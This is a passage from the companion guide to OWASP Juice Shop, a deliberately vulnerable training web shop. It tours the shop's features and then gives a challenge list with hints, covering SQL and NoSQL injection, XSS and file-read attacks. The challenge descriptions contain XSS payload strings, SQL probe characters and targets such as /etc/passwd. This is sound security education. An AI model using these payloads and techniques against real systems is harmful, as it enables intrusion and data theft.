
This page allows you to view the details of all your current and previous orders and the status of their delivery.

Order History				
Order ID #8194-6c065082476ec7eb	Total Price 3.38¤	Bonus 0	In Transit	 
Product	Price	Quantity	Total Price	
Apple Juice (1000ml)	1.99¤	1	1.99¤	
Apple Pomace	0.89¤	1	0.89¤	
Order ID #8194-6c203f1600c33f7e	Total Price 44.87¤	Bonus 3	In Transit	 
Product	Price	Quantity	Total Price	
Raspberry Juice (1000ml)	4.99¤	1	4.99¤	
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99¤	2	29.98¤	
OWASP Juice Shop-CTF Velcro Patch	2.92¤	1	2.92¤	
Pwning OWASP Juice Shop	5.99¤	1	5.99¤	
Order ID #8194-d0560b01cc612b70	Total Price 44.87¤	Bonus 3	In Transit	 

Privacy Policy

This page informs you about the policies regarding the collection, use and disclosure of personal

data when you use the OWASP Juice Shop and the choices you have when it comes to your data.



The screenshot shows the OWASP Juice Shop website with a dark theme. At the top, there's a navigation bar with a menu icon, the logo 'OWASP Juice Shop', a search icon, an account icon, a shopping cart icon labeled 'Your Basket', and a language switcher set to 'EN'. Below the header, the main content area has a light gray background. It features a section titled 'Privacy Policy' with a sub-section 'Effective date: March 15, 2019'. The text explains that OWASP Juice Shop ('us', 'we', or 'our') operates the http://localhost website ('the Service'). It informs users about their policies regarding the collection, use, and disclosure of personal data. It also mentions the 'Free Privacy Policy website'. A note states that we use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Terms and Conditions are accessible from http://localhost. The page is divided into sections: 'A. Information Collection And Use', 'A1. Types of Data Collected', 'A1.1 Personal Data', 'A1.2 Usage Data', and 'A1.3 Tracking & Cookies Data'. Each section contains detailed descriptions of the data collected and its purpose.

Request Data Export

This page allows you to obtain a copy of all your data saved in the Juice Shop.

Request Data Export

Export Format : JSON PDF Excel

CAPTCHA :



Enter CAPTCHA

0/5

 Request

(Your data export will open in a new Browser window.)

Request Data Erasure

This page allows you to request a complete erasure of your account and any associated data from the Juice Shop.

Data Erasure Request (Art. 17 GDPR)

We take data security, customer privacy, and legal compliance very serious. In accordance with GDPR we allow you to request complete erasure of your account and any associated data.

Request Data Erasure

Email

 Delete User Data

Change user password

If you are currently logged in you will find the obligatory *Change Password* button in the navigation bar. On the [#/privacy-security/change-password](#) page you can then choose a new password. To prevent abuse you have of course to supply your current password to legitimate this change.

Change Password

Current Password

.....

New Password

① Password must be 5-20 characters long.

0/20

Repeat New Password

0/20

 Change

2FA Configuration

This page allows you to secure your account with an additional factor by providing you with a barcode to scan.

2FA Configuration

Secure your account with an additional factor. Scan the QR code into an authenticator app supporting TOTP (e.g. Google Authenticator) to get started.



Current Password

Initial Token

 ?

0/6

 Save

Last Login IP

This page displays the IP from which your account was last logged in.

Last Login IP

IP Address 127.0.0.1

Request Recycling Box

When logged in you will furthermore see a *Recycle* button that brings you to the [#/recycle](#) page. This is a very innovative feature that allows eco-friendly customers to order pre-stamped boxes for returning fruit pressing leftovers to the Juice Shop.

Request Recycling Box

Requestor
bjoern.kimminich@owasp.org

Quantity
100

Select an address +

Name	Address	Country
<input checked="" type="radio"/> Bjoern Kimminich	Am Lokalhorst 42, Uetersen, Schleswig-Holstein, 25436	Germany

 Submit

You hug trees. We save money. Win-win!



Lore ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum.



Stet clita kasd gubergren, no sea takimata sanctus est. Lore ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua.

For greater amounts of pomace the customer can alternatively order a truck to come by and pick it up at a chosen future date.

Request Recycling Box

Requestor
bjoern.kimminich@owasp.org

Quantity
1000

Select an address +

	Name	Address	Country
<input checked="" type="radio"/>	Bjoern Kimminich	Am Lokalhorst 42, Uetersen, Schleswig-Holstein, 25436	Germany

Pickup Date
11/30/2019 

Please pickup at above address instead of sending a recycle box.

 Submit

Order Tracking

Equipped with an order number from your confirmation PDF, you can invoke the `#/track-order` functionality by clicking *Track Orders*.

Track Orders

Order ID
8194-d0560b01cc612b70

 Track

After entering a valid order number, you will be shown the products from your order along with a delivery status and expected delivery date.

Search Results - 8194-d0560b01cc612b70

Expected Delivery



Ordered products

Product	Price	Quantity	Total Price
Raspberry Juice (1000ml)	4.99¤	1	4.99¤
OWASP Juice Shop Temporary Tattoos (16pcs)	14.99¤	2	29.98¤
OWASP Juice Shop-CTF Velcro Patch	2.92¤	1	2.92¤
Pwning OWASP Juice Shop	5.99¤	1	5.99¤

Bonus Points Earned: 3

(You will be able to redeem these points for *amazing bonuses* in the future!)

Just as there was no "real" payment was happening, you will hopefully understand that there is no "real" order delivery happening - no matter what the order tracking dialog suggested.

Menu

The sidebar menu button left of the application logo reveals some more options to choose from.

Contact

 Customer Feedback

 Complain

Company

 About Us

 Photo Wall

 Deluxe Membership

 GitHub

OWASP Juice Shop

v9.0.0-SNAPSHOT



Apple Juice
(1000ml)

1.99¤

Add to Basket

Customer Feedback

Customers are invited to leave feedback about their shopping experience with the Juice Shop. Simply visit the [#/contact](#) page by clicking the *Customer Feedback* menu item. You might recognize that it is also possible to leave feedback as an anonymous user. The contact form is very straightforward with a free text *Comment* field and a *Rating* on a 1-5 stars scale. To prevent abuse, you have to solve a simple mathematical problem before being allowed to submit your feedback.

Customer Feedback

Wrong answer to CAPTCHA. Please try again.

Author

admin@juice-sh.op

Comment

Best shop ever!

Max. 160 characters

15/160

Rating ★ ★ ★ ★ ★

CAPTCHA: What is $6+10*5$?

Result

90

Submit

Complain

The *Complain?* menu item is shown only to logged in users. It brings you to the [#/complain](#) page where you can leave a free text *Message* and attach an *Invoice* file in case you had some issues with a recent order at the Juice Shop.

Complain

Customer

admin@juice-sh.op

Message

What would you like to tell us?

Max. 160 characters

0/160


Invoice: Keine ausgewählt

 Submit

Support Chat

In the *Support Chat* you can talk to an (almost) AI-powered chat bot and get answers to questions like product prices, deluxe membership benefits and more.

Support Chat



About Us

Like every proper enterprise, the OWASP Juice Shop has of course an [#/about](#) page titled *About Us*. There you find a summary of the interesting history of the shop along with a link to its official Terms of Use document. Additionally, the page displays a fancy illustrated slideshow of all [customer feedback](#). Beneath that you can find all important social media contact information of the shop.

The screenshot shows the 'About Us' page of the OWASP Juice Shop. At the top, there's a navigation bar with a search icon, account access, and language selection (EN). Below the header, the page title 'About Us' is displayed, followed by a section titled 'Corporate History & Policy'. This section contains a large amount of placeholder text (Lorem ipsum) and a link to the 'Terms of Use'. Below this is a section titled 'Customer Feedback' which features a large, abstract, pixelated image of a person's face. Underneath the image, it says 'Nothing useful available here!' with a rating of one star. At the bottom of the page, there's a 'Follow us on Social Media' section with links to Twitter, Facebook, Slack, Reddit, and a Press Kit.

Photo Wall

The OWASP Juice Shop also has an [#/photo-wall](#) page titled *Photo Wall* which allows its users to share their memories with other customers of the Juice Shop.

The screenshot shows the 'Photo Wall' page of the OWASP Juice Shop. At the top, there's a navigation bar with a search icon, account access, and language selection (EN). Below the header, the page title 'Photo Wall' is displayed. The main content area shows two user-submitted photos: one of a juice bottle and another of a glass on a saucer. Below the photos, there's a form titled 'Share a memory' with fields for 'Pick Image', 'Caption', and a 'Submit' button.

Deluxe Membership

The OWASP Juice Shop offers a deluxe membership to its customers which provides them with

exclusive offers, free fast delivery and an unrestricted purchase of the items they like.

The screenshot shows the Deluxe Membership page of the OWASP Juice Shop. At the top, there is a stack of four cardboard boxes with small OWASP Juice Shop logos on them. To the right, the text "Deluxe Membership" is displayed, followed by a brief description: "Enjoy amazing benefits on being a deluxe customer of OWASP Juice Shop. Check out what's included with your membership." Below this is a price of "49¤" and a "Become a member" button. Below the main content area, there are three cards: "Deals and Offers" (represented by a play button icon), "Free Fast Delivery" (represented by a car icon), and "Unlimited Purchase" (represented by a plus sign icon). Each card has a brief description below its icon.

Language selection

From a dropdown menu in the navigation bar you can select a multitude of languages you want the user interface to be displayed in. Languages marked with a "flask"-icon next to them offer only rudimentary or partial translation.

The screenshot shows the language selection dropdown menu on the OWASP Juice Shop website. The menu is a vertical list of language options, each with a small flag icon and the language name. The options are: Azərbaycanca (Azerbaijani), Bahasa Indonesia (Indonesian), Catalan (Catalan), Česky (Czech), Dansk (Danish), Deutsch (German), Eesti (Estonian), English (English), Español (Spanish), and Français (French). The English option is highlighted with a green circle, indicating it is the current selection. On the left side of the screen, there are product cards for "Apple Pomace" (0.89) and "Banana Juice (1000ml)" (1.99), each with an illustration of the item.

If you want to know more about (or even help with) the localization of OWASP Juice Shop, please refer to the [Help with translation](#) chapter in part III of this book.

[1] https://wiki.owasp.org/index.php/Map_execution_paths_through_application_%28OTG-INFO-007%29

[2] <http://xunitpatterns.com/happy%20path.html>

Part II - Challenge hunting

Challenge hunting

This part of the book can be read from end to end as a *hacking guide*. Used in that way you will be walked through various types of web vulnerabilities and learn how to exploit their occurrences in the Juice Shop application. Alternatively you can start hacking the Juice Shop on your own and use this part simply as a reference and *source of hints* in case you get stuck at a particular challenge.

In case you want to look up hints for a particular challenge, the following tables lists all challenges of the OWASP Juice Shop grouped by their difficulty and in the same order as they appear on the Score Board.

The challenge hints found in this release of the companion guide are compatible with v19.0.0 of OWASP Juice Shop.

Name	Description	Hints	Solution
API-only XSS	Perform a <i>persisted XSS</i> attack with <code><iframe src="javascript:alert('xss)"></code> without using the frontend application at all.		
Access Log	Gain access to any access log file of the server.		
Admin Registration	Register as a user with administrator privileges.		
Admin Section	Access the administration section of the store.		
Allowlist Bypass	Enforce a redirect to a page you are not supposed to redirect to.		
Arbitrary File Write	Overwrite the Legal Information file.		
Bjoern's Favorite Pet	Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.		

Name	Description	Hints	Solution
Blockchain Hype	Learn about the Token Sale before its official announcement.		
Blocked RCE DoS	Perform a Remote Code Execution that would keep a less hardened application busy forever.		
Bonus Payload	Use the bonus payload <pre><iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe></pre> in the DOM XSS challenge.		
Bully Chatbot	Receive a coupon code from the support chatbot.		
CAPTCHA Bypass	Submit 10 or more customer feedbacks within 10 seconds.		
Change Bender's Password	Change Bender's password into <i>slurmCl4ssic</i> without using SQL Injection or Forgot Password.		
Christmas Special	Order the Christmas special offer of 2014.		
CSP Bypass	Bypass the Content Security Policy and perform an XSS attack with <pre><script>alert(`xss`)</script></pre> ` on a legacy page within the application.		

Name	Description	Hints	Solution
Client-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss)"></code> bypassing a client-side security mechanism.		
Confidential Document	Access a confidential document.		
Cross-Site Imaging	Stick cute cross-domain kittens all over our delivery boxes.		
CSRF	Change the name of a user by performing Cross-Site Request Forgery from another origin.		
DOM XSS	Perform a <i>DOM</i> XSS attack with <code><iframe src="javascript:alert('xss)"></code> .		
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.		
Deluxe Fraud	Obtain a Deluxe Membership without paying for it.		
Deprecated Interface	Use a deprecated B2B interface that was not properly shut down.		
Easter Egg	Find the hidden easter egg.		
Email Leak	Perform an unwanted information disclosure by accessing data cross-domain.		
Empty User Registration	Register a user with an empty email and password.		

Name	Description	Hints	Solution
Ephemeral Accountant	Log in with the (non-existing) accountant <i>acc0unt4nt@juice-sh.op</i> without ever registering that user.		
Error Handling	Provoke an error that is neither very gracefully nor consistently handled.		
Expired Coupon	Successfully redeem an expired campaign coupon code.		
Exposed Credentials	A developer was careless with hardcoding unused, but still valid credentials for a testing account on the client-side.		
Exposed Metrics	Find the endpoint that serves usage data to be scraped by a popular monitoring system.		
Extra Language	Retrieve the language file that never made it into production.		
Five-Star Feedback	Get rid of all 5-star customer feedback.		
Forged Coupon	Forge a coupon code that gives you a discount of at least 80%.		
Forged Feedback	Post some feedback in another user's name.		
Forged Review	Post a product review as another user or edit any user's existing review.		

Name	Description	Hints	Solution
Forged Signed JWT	Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user <code>rsa_lord@juice-sh.op.</code>		
Forgotten Developer Backup	Access a developer's forgotten backup file.		
Forgotten Sales Backup	Access a salesman's forgotten backup file.		
Frontend Typosquatting	Inform the shop about a <i>typosquatting</i> imposter that dug itself deep into the frontend. (Mention the exact name of the culprit)		
GDPR Data Erasure	Log in with Chris' erased user account.		
GDPR Data Theft	Steal someone else's personal data without using Injection.		
HTTP-Header XSS	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss)"></code> through an HTTP header.		
Imaginary Challenge	Solve challenge #999. Unfortunately, this challenge does not exist.		
Kill Chatbot	Permanently disable the support chatbot so that it can no longer answer customer queries.		

Name	Description	Hints	Solution
Leaked Access Logs	Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)		
Leaked API Key	Inform the shop about a leaked API key. (Mention the exact key in your comment)		
Leaked Unsafe Product	Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.		
Legacy Typosquatting	Inform the shop about a <i>typosquatting</i> trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit)		
Local File Read	Gain read access to an arbitrary local file on the web server.		
Login Admin	Log in with the administrator's user account.		
Login Amy	Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")		
Login Bender	Log in with Bender's user account.		

Name	Description	Hints	Solution
Login Bjoern	Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.		
Login Jim	Log in with Jim's user account.		
Login MC SafeSearch	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.		
Login Support Team	Log in with the support team's original user credentials without applying SQL Injection or any other bypass.		
Manipulate Basket	Put an additional product into another user's shopping basket.		
Mass Dispel	Close multiple "Challenge solved"- notifications in one go.		
Memory Bomb	Drop some explosive data into a vulnerable file-handling endpoint.		
Meta Geo Stalking	Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.		
Mint the Honey Pot	Mint the Honey Pot NFT by gathering BEEs from the bee haven.		
Misplaced Signature File	Access a misplaced SIEM signature file.		

Name	Description	Hints	Solution
Missing Encoding	Retrieve the photo of Bjoern's cat in "melee combat-mode".		
Multiple Likes	Like any review at least three times as the same user.		
Nested Easter Egg	Apply some advanced cryptanalysis to find <i>the real</i> easter egg.		
NFT Takeover	Take over the wallet containing our official Soul Bound Token (NFT).		
NoSQL DoS	Let the server sleep for some time. (It has done more than enough hard work for you)		
NoSQL Exfiltration	All your orders are belong to us! Even the ones which don't!		
NoSQL Manipulation	Update multiple product reviews at the same time.		
Outdated Allowlist	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.		
Password Strength	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.		
Payback Time	Place an order that makes you rich.		
Poison Null Byte	Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.		

Name	Description	Hints	Solution
Premium Paywall	Unlock Premium Challenge to access exclusive content.		
Privacy Policy	Read our privacy policy.		
Privacy Policy Inspection	Prove that you actually read our privacy policy.		
Product Tampering	Change the <code>href</code> of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com .		
Reflected XSS	Perform a <i>reflected XSS</i> attack with <code><iframe src="javascript:alert('xss)">`</code> .		
Repetitive Registration	Follow the DRY principle while registering a user.		
Reset Bender's Password	Reset Bender's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.		
Reset Bjoern's Password	Reset the password of Bjoern's internal account via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.		
Reset Jim's Password	Reset Jim's password via the Forgot Password mechanism with <i>the truthful answer</i> to his security question.		

Name	Description	Hints	Solution
Reset Morty's Password	Reset Morty's password via the Forgot Password mechanism with <i>his obfuscated answer</i> to his security question.		
Reset Uvogin's Password	Reset Uvogin's password via the Forgot Password mechanism with <i>the original answer</i> to his security question.		
Retrieve Blueprint	Deprive the shop of earnings by downloading the blueprint for one of its products		
SSRF	Request a hidden resource on server through server.		
SSTi	Infect the server with juicy malware by abusing arbitrary command execution.		
Score Board	Find the carefully hidden 'Score Board' page.		
Security Advisory	The Juice Shop is susceptible to a known vulnerability in a library, for which an advisory has already been issued, marking the Juice Shop as <i>known affected</i> . A fix is still pending. Inform the shop about a suitable checksum as proof that you did your due diligence.		
Security Policy	Behave like any "white hat" should before getting into the action.		

Name	Description	Hints	Solution
Server-side XSS Protection	Perform a <i>persisted</i> XSS attack with <code><iframe src="javascript:alert('xss)"></code> bypassing a server-side security mechanism.		
Steganography	Rat out a notorious character hiding in plain sight in the shop. (Mention the exact name of the character)		
Successful RCE DoS	Perform a Remote Code Execution that occupies the server for a while without using infinite loops.		
Supply Chain Attack	Inform the development team about a danger to some of <i>their</i> credentials. (Send them the URL of the <i>original report</i> or an assigned CVE or another identifier of this vulnerability)		
Two Factor Authentication	Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution)		
Unsigned JWT	Forge an essentially unsigned JWT token that impersonates the (non-existing) user <code>jwtn3d@juice-sh.op</code> .		
Upload Size	Upload a file larger than 100 kB.		
Upload Type	Upload a file that has no .pdf or .zip extension.		

Name	Description	Hints	Solution
User Credentials	Retrieve a list of all user credentials via SQL Injection		
Video XSS	Embed an XSS payload <code></script><script>alert('xss)</script></code> into our promo video.		
View Basket	View another user's shopping basket.		
Visual Geo Stalking	Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.		
Vulnerable Library	Inform the shop about a vulnerable library it is using. (Mention the exact library name and version in your comment)		
Wallet Depletion	Withdraw more ETH from the new wallet than you deposited.		
Web3 Sandbox	Find an accidentally deployed code sandbox for writing smart contracts on the fly.		
Weird Crypto	Inform the shop about an algorithm or library it should definitely not use the way it does.		
XXE Data Access	Retrieve the content of <code>C:\Windows\system.ini</code> or <code>/etc/passwd</code> from the server.		
XXE DoS	Give the server something to chew on for quite a while.		

Name	Description	Hints	Solution
Zero Stars	Give a devastating zero-star feedback to the store.		

Challenge Solutions

In case you are getting frustrated with a particular challenge, you can refer to the [Challenge solutions](#) appendix where you find explicit instructions how to successfully exploit each vulnerability. It is highly recommended to use this option only as a last resort. You will learn **a lot more** from hacking entirely on your own or relying only on the hints in this part of the book.

Hoping you have a great time solving these challenges.

Finding the Score Board

In part 1 you were introduced to the Score Board and learned how it tracks your challenge hacking progress. You also had a "happy path" tour through the Juice Shop application from the perspective of a regular customer without malicious intentions. But you never saw the Score Board, did you?

Challenges covered in this chapter

Name	Description	Difficulty
Score Board	Find the carefully hidden 'Score Board' page.	☆

Find the carefully hidden 'Score Board' page

Why was the Score Board not visited during the "happy path" tour? Because there seemed to be no link anywhere in the application that would lead you there! You know that it must exist, which leaves two possible explanations:

1. You missed the link during the initial mapping of the application
2. There is a URL that leads to the Score Board but it is not hyperlinked to
 - Try to find a reference or clue behind the scenes. Or simply guess what URL the Score Board might have.
 - Guessing the URL is quite easy if you consider the structure of other frontend paths in the application.

Injection

Injection flaws allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type there is a danger of introducing an injection vulnerability.

Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.

SQL injection is a particularly widespread and dangerous form of injection. To exploit a SQL injection flaw, the attacker must find a parameter that the web application passes through to a database. By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. These attacks are not difficult to attempt and more tools are emerging that scan for these flaws. The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.

Injection vulnerabilities can be very easy to discover and exploit, but they can also be extremely obscure. The consequences of a successful injection attack can also run the entire range of severity, from trivial to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of an application having an injection flaw should be considered high.^[1]

Challenges covered in this chapter

Name	Description	Difficulty
Christmas Special	Order the Christmas special offer of 2014.	☆☆☆
Database Schema	Exfiltrate the entire DB schema definition via SQL Injection.	☆☆☆
Ephemeral Accountant	Log in with the (non-existing) accountant <code>acc0unt4nt@juice-sh.op</code> without ever registering that user.	☆☆☆☆
Login Admin	Log in with the administrator's user account.	☆☆
Login Bender	Log in with Bender's user account.	☆☆☆
Login Jim	Log in with Jim's user account.	☆☆☆
NoSQL DoS	Let the server sleep for some time. (It has done more than enough hard work for you)	☆☆☆☆
NoSQL Exfiltration	All your orders are belong to us! Even the ones which don't!	☆☆☆☆☆
NoSQL Manipulation	Update multiple product reviews at the same time.	☆☆☆☆
SSTi	Infect the server with juicy malware by abusing arbitrary command execution.	☆☆☆☆☆☆
User Credentials	Retrieve a list of all user credentials via SQL Injection.	☆☆☆☆

□□ Please note that some NoSQL Injection challenges described below are **not available** when running the Juice Shop in either a Docker container or on a Heroku dyno! The used query syntax allows any sufficiently skilled attacker to execute arbitrary code including to terminate the application process.

Reconnaissance advice

Instead of trying random attacks or go through an attack pattern list, it is a good idea to find out if and where a vulnerability exists, first. By injecting a payload that should typically *break* an underlying SQL query (e.g. `'` or `';`) you can analyze how the behaviour differs from regular use. Maybe you can even provoke an error where the application leaks details about the query structure and schema details like table or column names. Do not miss this opportunity.

Order the Christmas special offer of 2014

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.^[2]

To solve this challenge you need *to order* a product that is not supposed to be available any more.

- Find out how the application handles unavailable products and try to find a loophole.
- Find out how the application hides deleted products from its customers.
- Try to craft an attack string that makes deleted products visible again.
- You need to get the deleted product into your shopping cart and trigger the Checkout.
- Neither of the above can be achieved through the application frontend and it might even require (half-)Blind SQL Injection.

Exfiltrate the entire DB schema definition via SQL Injection

An attacker would try to exploit SQL Injection to find out as much as possible about your database schema. This subsequently allows much more targeted, stealthy and devastating SQL Injections, like [Retrieve a list of all user credentials via SQL Injection](#).

- Find out where this information could come from. Then craft an attack string against an endpoint that offers an unnecessary way to filter data.
- Find out which database system is in use and where it would usually store its schema definitions.
- Craft a UNION SELECT attack string to join the relevant data from any such identified system table into the original result.
- You might have to tackle some query syntax issues step-by-step, basically hopping from one error to the next.

- As with "Order the Christmas special offer of 2014" this cannot be achieved through the application frontend.

Log in with the (non-existing) accountant without ever registering that user

In this challenge you need to log in with a user that has accountant-level permissions, but does not really exist.

- Try to create the needed user "out of thin air".
- The user literally needs to be ephemeral as in "lasting for only a short time".
- Registering normally with the user's email address will then obviously not solve this challenge. The Juice Shop will not even let you register as `acc0unt4nt@juice-sh.op`, as this would make the challenge unsolvable for you.
- Getting the user into the database some other way will also fail to solve this challenge. In case you somehow managed to do so, you need to restart the Juice Shop application in order to wipe the database and make the challenge solvable again.
- The fact that this challenge is in the Injection category should already give away the intended approach.

User Registration

Nice try, but this is not how the "Ephemeral Accountant" challenge works!

Email

acc0unt4nt@juice-sh.op

Password

.....

① Password must be 5-20 characters long.

5/20

Repeat Password

.....

5/20

Security Question

Mother's maiden name?



① This cannot be changed later!

Answer

1

 Register

Log in with the administrator's user account

What would a vulnerable web application be without an administrator user account whose (supposedly) privileged access rights a successful hacker can abuse?

- The challenge description probably gave away what form you should attack.
- If you happen to know the email address of the admin already, you can launch a targeted attack.
- You might be lucky with a dedicated attack pattern even if you have no clue about the admin email address.
- If you harvested the admin's password hash, you can of course try to attack that instead of using SQL Injection.
- Alternatively you can solve this challenge as a combo with the Log in with the administrator's user credentials without previously changing them or applying SQL Injection challenge.

Log in with Bender's user account

Bender is a regular customer, but mostly hangs out in the Juice Shop to troll it for its lack of alcoholic beverages.

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Bender's email address so you can launch a targeted attack.
- In case you try some other approach than SQL Injection, you will notice that Bender's password hash is not very useful.

Log in with Jim's user account

Jim is a regular customer. He prefers juice from fruits that no man has ever tasted before.

- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Jim's email address so you can launch a targeted attack.
- If you harvested Jim's password hash, you can try to attack that instead of using SQL Injection.

Let the server sleep for some time

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection.

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as < > & ; will not prevent attacks against a JSON API, where special characters include `/ { } : `.

